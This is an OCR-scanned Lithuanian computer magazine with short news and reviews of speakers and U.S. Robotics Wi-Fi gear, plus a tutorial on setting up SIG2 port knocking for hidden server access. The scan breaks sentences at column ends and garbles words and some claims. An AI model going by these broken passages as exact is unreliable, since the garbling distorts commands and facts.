Apie savo radinį jie tuojau pat pranešė FTB. Be abejo, toks nutikimas bilingo kontoros reputacijai buvo ne į naudą. „iBill“ vartotojai pasipiktino, kad niekas nepasivargino juos informuoti apie nulaūžimą ir niekas nežino, kaip hakeriai pasinaudos gauta informacija. Beje, ar tavęs toje bazėje nėra? :)

## KOKYBIŠKAS GARSAS

Jeigu ne ypatinga, daug kur aprašyta kino teatrų atmosfera, šiandien juose smarkiai padaugėtų laisvų vietų, kadangi šiuolaikinės technikos galimybės, leidžiančios žiūrėti filmus namuose, labai išstobulėjo. Būtent tokiems įrenginiams priskiriama nauja šešių kanalų akustinė sistema *Microlab X27*. Jos satelitai — plonus ir stilingus — galima pastatyti ant grindų arba pri-



tvirtinti prie sienos, jų garsiakalbiai apsaugoti magnetiniu ekranu, todėl juos nesibaiminant trikdžių galima statyti šalia kitų įrenginių. Kiekviena kolonėlė susideda iš colio skersmens aukšto dažnio garsiakalbio ir jos šonuose įmontuotų trijų colių vidutinio dažnio garsiakalbių. Į komplektą įeinantis žemų dažnių garsiakalbis yra 8 colių skersmens. Kolonelių galia pagal RMS sistemą siekia 50 W, o žemų dažnių garsiakalbio — 100 W, gabaritai — atitinkamai 205x480x370 mm ir 98x1115x290 mm. Be to, komplekte pateikiamas ir nuotolinio valdymo pultelis.



## Wifi robotukų armija

WI-FI TIKRIAUSIAI DABAR VIENAS IŠ POPULIARIAUSIŲ ŽODŽIŲ KOMPIUTERINĖS ĮRANGOS PASAULYJE. LAISVAI PRIEINAMOS BEVIELIO INTERNETO PRIEIGOS ZONOS DAR KITAIP VADINAMOS „HOT SPOT“ DYGSTA KAIP GRYBAI PO LIETAUS. TODĖL NIEKO KEISTO, KAD TINKAMOS BEVIELIO INTERNETO ĮRANGOS PASIRINKIMAS YRA PAKANKAMAI AKTUALUS KLAUSIMAS.

Ilgai netruks, kol bus sertifikuotas naujos kartos bevielio ryšio standartas 802.11n, padovanosiantis mums net penkis kartus didesnę duomenų pralaidumą lyginant su dabartiniu 54 Mbit/s 802.11g. O kol kas gamintojai iš kailio neriasi stengdamiesi suvilioti naudotojus papildomais megabitais panaudojant įvairiausių aparatūrinius ir programinius patobulinimus. Tikriausiai Tau nereikia aiškinti, kad bet kokio protokolo galimybių išpletimas pririša vartotoją prie vieno gamintojo ir jo gaminamos specializuotos įrangos. Todėl labai apsidžiaugėme sužinoję apie naujos U.S. Robotics produktų linijos pasirodymą. Šios kompanijos gaminama produkcija leidžia prisirišti prie konkretaus aparatūrinio aprūpinimo. Dėl šios naujos technologijos U.S. Robotics gaminiai puikiai sutaria su visa tinkline įranga, nepriklausomai nuo to, ar ją pagamino ta pati kompanija. Jei Cisco plačiai žinoma visame pasaulyje saugumo srityje, tai U. S. Robotics garsi savo kryptinėmis antenomis, stipriais radijo signalais ir tuo pačiu išplečiančiomis bevielio tinklo veikimo diapazoną. Kompanijos gaminami naujausi tinklo srauto paskirstytojai ir prieigos taškai turi MAXg sistemą, galinčią duoti net 125 Mbit/s duomenų srauto pralaidumą. Visi U. S. Robotics naujos linijos produktai pripažįsta automatinį duomenų suspaudimo režimą, kas yra itin efektyvu perduodant bevieliu tinklu tekstinius dokumentus ir web turinį. Ilgai nesvarstę nusprendėme ir mes išbandyti šio gamintojo produkciją. Testavimui išsirinkome U.S. Robotics Wireless MAXg Router 5461 maršrutizatorių ir Wireless MAXg Access Point 5451 prieigos tašką bei to pačio gamintojo bevielio tinklo PCMCIA USB 5411 kortą — MAXg pagreitinimo efektą galima pasiekti tik naudojantis U.S. Robotics įranga, priešingu atveju galima naudotis tik standartinių IEEE 802.11b ir IEEE 802.11g sąsajų greičiais. Prisipažinsime, mus šiek tiek nervina faktas, kad bevielių tinklų įrangos gamintojai kaip įsikandę laikosi juodos



spalvos kampuotų korpusų, lyg nieko nebūtų girdėję apie kitokias spalvas bei formas. Tik atidarius įrangos pakuotę U.S. Robotics mus iškart pradžiugino grakščių linijų, sidabru tviskančiais korpusais bei ryškiais LED indikatoriais. Tiesą sakant abu įrenginiai greičiau primena žadintuvus, o ne bevielio tinklo įrangą (tik nesitikėk, kad jie pažadins tave anksti ryte). Router 5461 ir Access Point 5451 yra identiškos formos ir skiriasi tik tuo, kad 5461 modelis turi Ethernet koncentratorių bei leidžia prijungti dar keturis įrenginius, be to, jis turi įdiegtą vidinį DHCP serverį, atpažįstantį iki 256 vartotojų tiek iš Wi-Fi, tiek iš Ethernet tinklų. MAXg Access Point galima naudoti maršrutizatoriaus darbo zonoje išplėsti.

Komplekte kartu su maršrutizatoriumi Wireless MAXg Router 5461 ir prieigos tašku Wireless MAXg Access Point 5451 gamintojas pateikia specialų programinį aprūpinimą, su kuriuo lengvai susitvarkys net ir visai mažai nutuokiantis apie bevelius tinklus vartotojas. Neaišku tik, kodėl ši programinė įranga tiek daug „sveria“ turint omenyje jos gana ribotas galimybes. Derinant sistemą maloniai nustebino vienas dalykas: įranga pagal nutylėjimą iškart pereina į aukščiausią apsaugos lygį, kartu dar aktyvuodama ir ugniasienę, kas yra pakankamai svarbu individualiems vartotojams. Tikriausiai ir Tu nenorėtum, kad vos tik paleidus įrangą į tavo kompiuterį įsibrautų koks nors Petriukas iš antros laiptinės. Na, o mus, kaip profesionalus, pradžiugino gana lankstus WEB valdymo skydelis, pilnai dubliuojantis ir netgi šiek tiek išplečiantis programinės įrangos galimybes. Pirminis abiejų įrenginių konfigūravimas mums nepasirodė itin sudėtingas, procedūra analogiška kaip ir kitiems tokio pobūdžio įrenginiams: IP adreso įvedimas, administratoriaus slaptažodžio WEB valdymo skydeliui nustatymas, IP adreso pagal DHCP paieška vyksta naudojant standartinius Windows OS įrankius.


Tiek Router 5461, tiek Access Point 5451 veikia MAXg sistemos, kuri, gamintojo teigimu, gali užtikrinti iki 125 Mb/s pralaidumą ir prilygsta Super G standartui, pagrindu. Todėl bandydami šiuos daiktėlius didžiausią dėmesį ir kreipėme į duomenų srauto perdavimo greitį. Visi testai buvo atlikti naudojant du pagrindinius Wi-Fi standartus IEEE 802.11b, IEEE 802.11g bei U. S. Robotics 54g+ (XPress) ir MAXg. Susijungimo greitis buvo pasirenkamas automatiškai. Duomenų perdavimas atliktas naudojant PassMark Performance Test 6.0 programinę įrangą, atstumas tarp taškų neviršijo dešimties metrų.






Duomenų srautas buvo siunčiamas per USB 5411 PCMCIA kortą bei bevielio tinklo adapterį Intel(R) PRO/Wireless 2200BG. Pastarasis visų testų metu, nepriklausomai nuo pasirinkto standarto, rode vidutinį 22-23 Mbit/s srautą. O naudojant USB 5411 PCMCIA adapterį sulaukėme gana įdomių rezultatų. Visų pirma abu įrenginiai naudojant IEEE 802.11b ir IEEE 802.11g standartus duomenis priminėjo bei siuntė atitinkamai 6-7 ir 21-22 Mbit/s diapazone. Naudojant 54g+ (XPress) režimą pasiekėme 28, o MAXg — net 35 Mbit/s vidutinį duomenų perdavimo greitį. Tiesa, MAXg susijungimą pavyko pasiekti tik iš antro karto pakeitus kanalą. Tikriausiai Tau iškarto kilo klausimas, o kur gi dingio tie žadėtieji 125 Mbit/s? Nereikia pamiršti, kad gamintojas pateikia dažniausia sąlyginius rodiklius, kurie dar priklauso ir nuo perduodamų duomenų suspaudimo laipsnio. Reikia įvertinti ir tai, kad visada yra paliekamas rezervas papildomam duomenų srautui. Be to, tame pačiame dažnyje veikia dauguma buitinių prietaisų, t.y. mikrobangų krosnelės, radijo telefonai ir kt. trukdantys signalo sklidimui.

Kalbant apie saugumą, MAXg Router 5461 ir MAXg Access Point 5451 šiandien pripažįsta visus žinomus Wi-Fi saugumo standartus: 64/128 bitų WEP kodavimą, taip pat WPA ir WPA 2.0 duomenų srauto šifravimą pagal AES ir TKIP algoritmus. Tiesa, dar nepamirškime, kad MAXg Router 5461 turi įdiegtą spausdintuvo serverį, palaikantį bet kokią spausdintuvą su USB jungtimi. Labai patogus dalykas, turint omenyje, kad spausdintuvas su Wi-Fi gerokai brangesnis už įprastus. MAXg Router 5461 skirtas daugiau naudoti sujungiant bevielius ir Ethernet tinklus, o MAXg Access Point 5451 gali būti naudojamas išplėsti Ethernet tinklo perimetro ribas.



Naudojant MAXg režimą pavyko pasiekti 35 Mbit/s greitį.

Abu modeliai mums paliko ištisą neblogą įspūdį. Beveik visi testai susilaukė aukščiausių įvertinimų. Žinoma, gal būtų šiek tiek ir per drąsu teigti, kad tai patį geriausią bevielio įrangą, bet vis dėlto U. S. Robotics tikrai įeina į lyderių gretas ir idealiai tinka individualiam naudojimui.



Wireless MAXg Router 5461 turi įdiegtą spausdintuvo serverį.



Patogus nustaŲymų valdymas naudojant naršyklę





## Tuk tuk, tai aš!

„Port Knocking“.

Naujas adminų triukas

**JUNGČIŲ SKENAVIMAS — PAMĖGTAS TINKLO ĮSILAUŽĖLIŲ DARBAS. TAIP GALIMA LENGVAI NUSTATYTI AKTYVIUS SERVISUS, IŠAIŠKINTI NAUDOJAMOS PROGRAMINĖS ĮRANGOS PAVADINIMĄ IR VERSIJĄ, O PO TO PABANDYTI SURASTI TINKAMĄ EKSPLOITĄ. KARTAIS JUNGČIŲ SKENERIS RODO ŠPYGĄ IR SAKO, KAD NUTOLUSIOJE MAŠINOJE NĖRA ATIDARYTŲ JUNGČIŲ. BE ABEJO, TEN IŠ TIESŲ GALI NEBŪTI VEIKIANČIŲ SERVISŲ, TAČIAU ĮMANOMAS IR KITAS VARIANTAS — TOKIOS MAŠINOS ADMINISTRATORIUS NAUDOJA PORT KNOCKING METODĄ.**

[„Port...“ — kas?] „Port Knocking“ — tai ypatinga duomenų perdavimo technologija. Norint ją geriau suprasti, prisimink Morzes abėcėlę ir žodžio SOS reikšmę. Nėlaimės signalas perduodamas tokia kombinacija: trys taškai, trys brūkšniai, trys taškai. Atitinkamai trys taškai reiškia raidę S, o trys brūkšniai — raidę O. Visi kiti simboliai turi analogiškai sudarytus atitikmenis. Taigi bendras principas labai paprastas: su taškų ir brūkšnių seka galima atvaizduoti bet kokią raidę, atitinkamai ir žodžius bei tekstą. Port Knocking technologija naudoja labai panašų principą. Čia skirtumas tik tame, kad informacijos kodavimui naudojami ne taškai ir brūkšniai, o bandymų jungtis ir uždarytas jungtis serijos. Kam to reikia? Daug kam.

Paimsiu papirtusį ir banalių pavyzdį. Jeigu klientas iš anksto žino slapta prisijungimų seką, jis gali prisijungti net ir prie to serverio, kuriame iš šores nėra atvirų jungčių. Tarkim, jeigu tu norėtum prisijungti prie uždaryto serverio per SSH, tai galėtum sukonfigūruoti tokį bekdoorą, kuris tiesiogiai ne-





Bandymų jungtis į uždaras jungtis seka vadinama *Knock* („tuk tuk!“). Nepaisant to, kad serveryje uždarytos visos jungtys, visi bandymai yra nuolat stebimi, o informacija apie juos registruojama ugniasienės loguose. Serveris į šiuos bandymus jungtis dažniausiai nieko neatsako, tačiau jis juos nuskaito ir apdoroja. Jeigu prisijungimų serija apibrėžta specialaus *Port Knock* demo nustatymuose, serveryje tuojau pat bus įvykdytas tam tikras veiksmas. Daugeliu atvejų atdaroma keletas jungčių, pavyzdžiui, 22 — kad administratorius galėtų prisijungti prie SSH serviso. Vis dėlto tai tik vienas iš galimų variantų. Tokia sistema į teisingą „pasibeldimą“ („tuk tuk!“) gali reaguoti visiškai skirtingai ir ne tik dinamiškai keisti ugniasienės taisykles, tačiau atlikti ir bet kokius kitus administravimo veiksmus (tarkim, perkrauti sistemą, atjungti maitinimą ir panašiai). Kalbant apie patį pasibeldimą, tai jis laisvai konfiguruojamas ir prikauso išskirtinai nuo sistemos konfigūracijos žmogaus. Vienintelė sąlyga — prisijungimų seka (arba jos sudarymo algoritmas) turi būti iš anksto žinomas tiek serveriui, tiek ir klientui.

**Antrasis žingsnis.** Klientas iš anksto žinoma tvarka bando prisijungti prie jungčių 1, 2, 3, 4. Šioje prisijungimų sekoje užšifruotas specialus pranešimas, kuris serveriui yra iš anksto žinomas. Klientas žino, kad po prisijungimų bandymų serijos serveryje bus atliktas tam tikras veiksmas, tačiau jungimosi metu jis iš serverio negauna jokio atsakymo. Taip yra todėl, kad ug-

**Ketvirtasis žingsnis.** Šiek tiek palaukęs, kad serveris suspėtų sureaguoti į Knock pranešimą, klientas dar kartą bando jungtis į jungtį N ir... o stebukle! Nepaisant to, kad jungtis dar visai neseniai buvo uždaryta, prisijungti pavyko!

3. Klientas, gavęs pakētā su SYN ir ACK veliavelemis, serveru išsiunčia pakētā tik su ACK veliavele. Tai reiškia, kad susijungimas užmegztas sėkmingai

Jeigu serveryje įdiegta ugniasiene, tai antrasis punktas šiek tiek keičiasi. Vos tik ugniasienė iš kliento gauna paketą su SYN vėliavėle ji jį apdoroja, t.y. nuskaito paketo parametrus ir sulygina juos su aprašytais taisyklėmis, po ko paskelbiamas nuosp. rendis. Jeigu nė viena taisyklė tokio paketo neleidžia priimti, jis atmetamas, o susijungimas nutraukiamas arba atmetamas. Tai subtilus niuansas: atsakomoji ugniasienės reakcija priklauso nuo jos nustatymų.



Aptarkime visa tai remdamiesi *Linux ipchains* pavyzdžiu, kadan-  
gi šį įrankį lengviausia suprasti. Ši ugniasienė į konkrečią jungtį  
pasiųstą paketą gali arba priimti (ACCEPT), arba atmesti (RE-  
JECT), arba ignoruoti (DENY). Manau, kad pirmoji reakcija visiškai  
aiški, tačiau kuo skiriasi dvi paskutines? Abiem atvejais ad-  
resato jungtis laikoma uždara, t.y. prie jos negalima prisijungti.  
Jeigu prisijungimas į jungtį atmetamas su REJECT, tuomet ser-  
vens klientui grąžina ICMP klaidą su pranešimu apie tai, kad  
susijungimas atmetas. Klientui (tiksliau šnekant, jungčių ske-  
neriui) tampa aišku, kad ugniasienė blokuoja prisijungimą, ta-  
čiau per šią jungtį gali veikti koks nors servisas. O tada, kai  
susijungimas atmetamas su DENY, kliento bandymas jungtis  
nesukelia jokios reakcijos. Taip išeina, kad per šią jungtį iš es-  
mės neveikia joks servisas. Supratai skirtumą? Skirtingas varia-  
cijas pateikiau iškarpoje. Rekomenduočiau, jas peržiūrėti

**[Konkrečios realizacijos]** Egzistuoja pakankamai daug *Port Knocking* technologijos realizacijų. Ji naudojama trojanuose, *fingerprint* įrankiuose ir tiesiog administravimo programose, kurios leidžia prisijungti prie serverio per iš išorės su ugniasiene uždarytą jungtį. Kaip pavyzdį paimkime programą, kuri priskiriama pastarajam tipui ir vadinasi SIG2 ([www.security.org.sg/code/portknock1.html](http://www.security.org.sg/code/portknock1.html)). Kodėl aš ją pasirinkau? Ogi todėl, kad tai viena iš nedaugelio realizacijų, kurios serverine dalis skirta tiek UNIX, tiek ir *Windows* sistemoms. Kalbant apie kitas realizacijas rekomenduočiau žvilgtelėti į svetainę [www.portknocking.org/view/implementations](http://www.portknocking.org/view/implementations). Dar daugiau, geriausias jų aš išskirčiau prie šio straipsnio pridetoje išnašoje.

Klientinė ir serverinė SIG2 dalys platinamos kartu su šėmis tekstais dviejuose archyvuose: *sig2knockd-0.2.zip* ir *sig2knockc-0.2.zip*, kuriuos galima parsisiųsti iš oficialios programos svetainės arba pasiimti iš mūsų žurnalo CD. Savame suprantama, mums prireiks tiek vieno, tiek kito. Pradėsime nuo serverinės dalies konfigūravimo.

1. Pirmas dalykas, kurį reikia padaryti, – išpakuoti archyvą *sig2knockd-0.2.zip* ir *Release* katalogo turinį perkelti į iš anksto paruoštą katalogą, pavyzdžiui, *c:\PortKnock*. Be to, reikia pasirūpinti šviežia *WinPcap* ([www.winpcap.org](http://www.winpcap.org)) tvarkykles versija. Jeigu tu jos savo sistemoje dar nes įdiegęs, padaryk tai dabar. Priešingu atveju SIG2 neveiks.

2. Dabar, kai programos vykdomos bylos yra reikiame kataloge, galima pradėti konfigūravimą. SIG2 yra konsolinė programa, todėl demonas konfigūruojamas su tekstiniais konfigais. Informacija apie vartotojų saugoma byloje *user.txt*. Sintaksė labai paprasta: kiekvienoje eilutėje įvedami dvitaškiu atskirti šie duomenys: vartotojo vardas, jo slaptažodžio šešas ir įrašo sukūrimo laikas. Savame suprantama, rankiniu būdu generuoti

```

1 # Configuration file for sig2knockd
2
3 UDP_PORT = 1001
4 FORWARD_TO_IP = 127.0.0.1
5 FORWARD_TO_PORT = 21
6 SINGLECONN_PORTOPEN_TIME = 30
7
8 # Leave this blank if you do not have pfkitfilter installed
9 # Make sure you have setup the default rules for pfkitfilter correctly
10 FILTER_INTERVAL =

```

SIG2 konfigūracinė byla *sig2knockd.conf*

įrašo nereikės – tam su programa pateikiamas specialus įrankis *sig2knockd\_useradd.exe*. Tiesiog į paleisk ir įvesk vartotojo vardą bei slaptažodį. Taip tu gausi reikiamą eilutę, kuri bus panaši:

```
step.LpV + LMAw/COQ3IYHcV9MVQ --:1099864780
```

Ją be pakeitimų reikia pridėti į bylą *user.txt* ir išsaugoti. Rekomenduoju iš karto sukonfigūruoti priėjimo prie šios bylos teises, kad paprasti vartotojai negalėtų jos atidaryti. Taip sakant, saugumo sumetimais.

3. Priėjome prie pagrindinės konfigūracinės bylos – *sig2knockd.conf*. Veikiančio konfigo pavyzdys pagal nutylėjimą pateikiamas su programa, tačiau aš apie viską papasakosiu išsamiau. Viso byloje nurodomi 4 parametrai: UDP PORT, FORWARD TO IP, FORWARD TO PORT, SINGLECONN PORTOPEN TIME.

Pirmasis parametras – UDP\_PORT – parodo specialią identifikacinę UDP jungtį. Šioje *Port Knocking* realizacijoje jis reikalingas norint pradėti vartotojo autorizacijos procesą. Įsimink šį parametą – jo prireiks jungiantis prie serverio. Tegu jis bus lygus 1001.

Antrasis ir trečiasis parametrai – FORWARD\_TO\_IP ir FORWARD\_TO\_PORT – parodo IP adresą ir jungtį, į kuriuos sekmingos *Knock* sekos apdorojimo atveju arba, kitaip tariant, po autorizacijos, bus nukreipiami paketai. Pabandysime lokaloje mašinoje (vietoje IP nurodysime 127.0.0.1) atidaryti priėjimą prie FTP serverio (21 jungtis).

Su ketvirtuoju parametru – SINGLECONN\_PORTOPEN\_TIME sekundėmis nurodoma, kiek laiko jungtis bus atidaryta.

Konfigūravimas baigtas. Dabar galima pradėti testuoti: tam į sistemą prisijunk administratoriaus vardu ir komandinėje eilutėje paleisk bylą *sig2knockd.exe*. Tau bus pateikta informacija, jog programai reikia nurodyti tinklo sąsają. Į ekraną taip pat bus išvestas visų tinklo jungčių sąrašas. Iš jų išsirink sąsają, nukreiptą į lokalaus tinklo arba interneto pusę (priklausomai nuo to, iš kur bus jungiamasi), įsidėmėk jo numerį ir paleisk programą su raktu *sig2knockd -i <sąsajos numeris>*. Tai daroma maždaug taip: *C:\PortKnock>sig2knockd -i 3*.

Tokiais programais patogiau paleisti kaip servisus, kad jos ir konsoliniai langai nesimaišytų po akimis. Tai padaryti nesudėtinga: paleidžiant tereikia nurodyti raktą *-s*.

Viskas. Dabar *Port Knocking* demonas paleistas ir paruoštas darbu. Sėkmingos autorizacijos atveju jis atidarys atsitiktinę jungtį, iš kurios paketai bus nukreipiami į lokaliai mašinos FTP servisą. Pats metas pabandyti prie jo prisijungti. Klientinė SIG2 dalis platinama vienos vienintelės bylos (*sig2knockc.exe*) pavidalu. Visi reikiami parametrai įvedami komandinėje eilutėje ir interaktyviame režime, todėl konfigūravimo byla čia nereikalinga. Bendra įrankio paleidimo sintaksė tokia:

*sig2knockc.exe <serverio IP> <valantis serverio UDP portas>*

Tu pameni, kokią UDP jungtį mes nurodėme serverio nustatymuose? Būtent čia ji ir reikalinga. Tai reiškia, kad klientą reikia paleisti štai taip: *sig2knockc.exe 192.0.0.2 1001*.

Po paleidimo programa paprašys įvesti vartotojo vardą ir slaptažodį. Vos tik visi reikiami duomenys bus įvesti, programa sudarys *Knock* seką ir įvykdys reikiamus prisijungimo prie serverio



jungčių bandymus. Šį procesą palydes tokio tipo pranešimai: Knock? (1 — Port = 2152, ISN = 69151B7F)  
 Knock? (2 — Port = 65060, ISN = 7F154085)  
 Knock? (3 — Port = 21070, ISN = 1D66E6E8)

Jūsų vartotojo vardas ir slaptažodis buvo įvesti teisingai, labai greitai tu gausi tokį pranešimą: *Door is open at 192.168.0.2 Port 47189 for 30 seconds.* Pabandykite prie jos prisijungti su teinet'u:

to net 192.168.0.1 47189

Ir gauname FTP demono bannerį — „Gene6 FTP Server v3.6.0 (Build 23) ready...“. Valio, mes iš tiesų nukreipti į mums reikalingą jungtį.  
 Lieka dar vienas klausimas: o kaip gi pasiegti su ugniasiene, kokiu būdu galima uždaryti jungtis? SIG2 sukurtas glaudžiai integracijai su ugniasiene *pktfilter* ([www.hsc.fr/ressources/outils/pktfilter/download/](http://www.hsc.fr/ressources/outils/pktfilter/download/)). Tai banalus paketų filtras, kuris veikia panašiai kaip \*nix'inės ugniasienės ir turi tekstinį konfigą. Čia problemų iškili neturėtų.

[„Port Knocking“ privalumai] Paslėptas identifikacijos ir duomenų perdavimo į serverį metodas, kuomet išoreje nėra atvirų jungčių — vienas iš pagrindinių technologijos privalumų. Nera jokių būdų, kurie galėtų nustatyti, ar nutolusioje mašinoje aktyvi *Port Knocking* sistema. Skirtingų kombinacijų perrinkimo idėja — tikrų tikriausį klaidėsiai. Dar daugiau, kiekvieną tokią ataką pastebės bet kokia bent kiek veikianti IDS ir patyręs sistemos logus peržiūrintis administratorius.  
 Kaip žinia, skirtingų servisų ir net apsaugoto SSH slaptažodžius galima perimti su sniferiu. Tačiau naudojant *Port Knocking* informacija perduodama bandymų jungtis į uždaras jungtis serijomis, o ne „prastiniais tinklo paketais“. Del to nežinant, kokia būtent sistema naudojama šio metodo realizacijai bei pačių sistemos vidunų, perimti (o tiksliau — teisingai interpretuoti) privačius duomenis

```
c:\Temp\Release>sig2knock.exe 192.168.0.2 1001
SIG^2 KnockC Version 0.2 Copyright (c) 2004 SIG^2 (www.security.org)
Win32 Coding by Chew Keong TAN
```

```
User Name: step
Password:
```

```
Sending knock sequences with source address 192.168.0.1
Using timestamp value 1099906347
```

```
Knock? (1 - Port = 21493, ISN = C605EA69)
Knock? (2 - Port = 19310, ISN = 6490DCP4)
Knock? (3 - Port = 55258, ISN = 31028C69)
```

```
Can I come in? Waiting for response.
```

```
Door is open at 192.168.0.2 Port 39732 for 30 seconds.
30, 29, 28, 27, 26, 25, 24, 23, 22, 21, 20, 19, 18, 17, 16, 15, 14,
13, 12, 11, 10, 9, 8, 7, 6, 5, 4, 3, 2, 1.
```

```
c:\Temp\Release>README.w32
```

Kliento masina sėkmingai identifiukuota. Serveris atpažino Knock seką, tode nutolusioje masinoje 30 sekundzių bus atdaryta jungtis 39732

visiškai neįmanoma. Siekiant dar labiau sumažinti informacijos peremimo riziką, perdavimo metu duomenis tarp serverio bei kliento galima koduoti ir perdavinėti šifruotu pavidalu. Svarbu pastebėti, kad šifravimą prapažįsta daugelis *Port Knocking* technologijos realizacijų.

Unix sistemose technologijos integravimas atliekamas akimirksniu. Čia nereikia įdieginti naujų tvarkyklių, gudrių ugniasienių ir panašiai. *Port Knocking* galima sukonfigūruoti darbu su esama ugniasiene ir tam praktiškai nereikia jokių sąnaudų.

[Neapsieita be trūkumų] Nereikia manyti, kad *Port Knocking* tai panacea nuo visų bėdų. Norint užmegzti tokio tipo susijungimą, serverne ir klientinė dalys turi žinoti vienodą Knock seką. Sekos sudarymo algoritmas ir reikiami duomenys dažnai saugomi kietajame diske. Trumpai priejus prie mašinos, šią informaciją galima išgauti ir po to panaudoti klaidingais tikslais. Saugiausiais variantais laikomos tos klientų realizacijos, kurios Knock raktus saugo šifruotu pavidalu flash kortelese (taip gaunamas savotiškas USB raktas) bei kurios saugo vartotojų sisteminius įrašus (kaip ir aptartu SIG2 atveju).

Kad darbas su technologija būtų patogus, naudojamų jungčių seka turėtų būti pakankamai ilga. Tai būtina lems suvartojamo tinklo srauto padidėjimą ir kanojo apkrovimą, kas, savaime suprantama, nėra labai gerai.

Absoluti realizacijų dauguma be ugniasienės yra bejėgė, kadangi negali dirbti tiesiogiai su tinklo paketais, o tik apdoroja ugniasienės logus ir priklausomai nuo Knock sekos atitinkamai koreguoja jos konfigus. Tai blogai, tačiau iš čia išplaukia ir dar vienas trūkumas. Jėgu sutriks *Port Knocking* demono darbas, je tau gali kaip reikiant sugadinti gyvenimą, sudarkydamas ugniasienės konfigūraciją. Visai įmanomas ir toks atvejis, kuomet visos jungtys bus užblokuotos, o per atstumą prie jų prisijungti bus neįmanoma.

*Port Knocking* realizacijai žemame lygyje atitinkamas funkcijas reikia integruoti į ugniasienę ir paketų filtrus. Būtent del to praktiškai nėra Windows sistemoms skirtų šios technologijos realizacijų, kai tuo metu Linux ir BSD sistemoms, kurios pagal nutylėjimą turi geras ugniasienes, jų sukurta mitylonai.

```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows [Versija 5.1.2600]
(C) Copyright (c) 1985-2001.

C:\PortKnock>sig2knockd useradd.exe
SIG^2 KnockC Version 0.1 Copyright (c) 2004 SIG^2 (www.security.org)
Win32 Coding by Chew Keong TAN

New User Name: step
New Password:

Add the following line to the user account file.
step:192.168.0.1:39732:--:0

C:\PortKnock>
```

Sukuriname vartotoją step sisteminį rašą. Gautą eilutę reikia įterpti į failą user.txt



# 016

## Spamo antologija

Spameriams naudingos technologijos PO TO, KAI AŠ KIEKVIENĄ DIENĄ IŠ SAVO PAŠTO DEŽUČIŲ IŠMĖŽIU PO 200 LAIŠKŲ REKLAMINIO ŠLAMŠTO, MAN PRADEDA ATRODYTI, KAD JIEMS NUMATOMOS PERNELYG ŠVELNIOS BAUSMĖS. SPAMAS TAPO TIKRU XXI AMŽIAUS MARU. IR JEIGU PER ARTIMIAUSIUS KELERIUS METUS SPECIALISTAI NESUGALVOS EFEKTYVAUS KOVOS SU JUO BŪDO, INTERNETO LAUKIA NIŪRŪS LAIKAI.

**[Kova su spamu]** Jungtinėse Valstijose spamo siuntinėjimas pažeidžia praktiškai visų interneto ryšio tiekėjų susitarimą su vartotoju, dėl ko šis gali būti atjungtas. Taip pat Amerikoje nuo **2003** metų gruodžio galioja CAN-SPAM Act, kurame aprašyti komercinių pranešimų siuntinėjimo standartai ir apribojimai. Jeigu tu ruošiesi užsiimti tokiu siuntinėjimu, privali gauti Federalinės prekybos komisijos leidimą. Vis dėlto specialistai šį aktą laiko neefektyviu ir net priskyrė jam naują pavadinimą: You CAN-SPAM (tu gali spaminti). Per pastaruosius metus spamo mastai tapo bauginantys, todėl į kovą su juo stojo daugelis stambių kompanijų, taip pat ir „Google“ bei „Microsoft“. Vienoje spaudos konferencijų Bilas Geitssas spamą pažadėjo išnaikinti per du metus, nors kol kas dar neaišku, kaip tai bus padaryta. Dabar „Microsoft“ užsiima pagrindinių spamo šaltinių paieška ir kovoja su jais teisine tvarka. Savotiška prie spamo plitimo prisideda ir interneto paslaugų tiekėjai, per kuriuos praeina didelė reklaminio srauto dalis, tačiau jie mažai ką gali padaryti. Taip, yra tam skirtų filtrų, tačiau daugelio spamo jie nesusulaiko, o jeigu atrinkimo kriterijai būtų griežtesni, tai kartu su šiukšlėmis būtų šalinami ir įprastiniai laiškeliai, kas daugeliui vartotojų yra daug blogiau nei kasdien trinti po **200** reklaminių pranešimų.

Specialiai kovai su spamerais buvo sukurta *captcha* sistema. Kadangi didesnio žinučių kiekio išsiuntimui 90 ataisais spamerui reikėjo turėti kruvą pašto dežučių, jos buvo urmu registruojamos nemokamas elektroninio pašto paslaugas teikiančiuose serveriuose. Šis procesas buvo automatinis. **1997** metais Andrejus Brodens pasiūlė būdą, užkertantį kelią automatinei registracijai. Užpildant anketą puslapyje buvo pateikiamas paveikslėlis, kuriame būdavo pavaizduota atsitiktinė skaičių ir raidžių seka. Norėdamas pratęsti registraciją, vartotojas privalėjo įvesti šią seką. Kadangi tai yra paveikslėlis, kompiuteris negali atpažinti skaičių ir raidžių, tai padaryti gali tik žmogus.



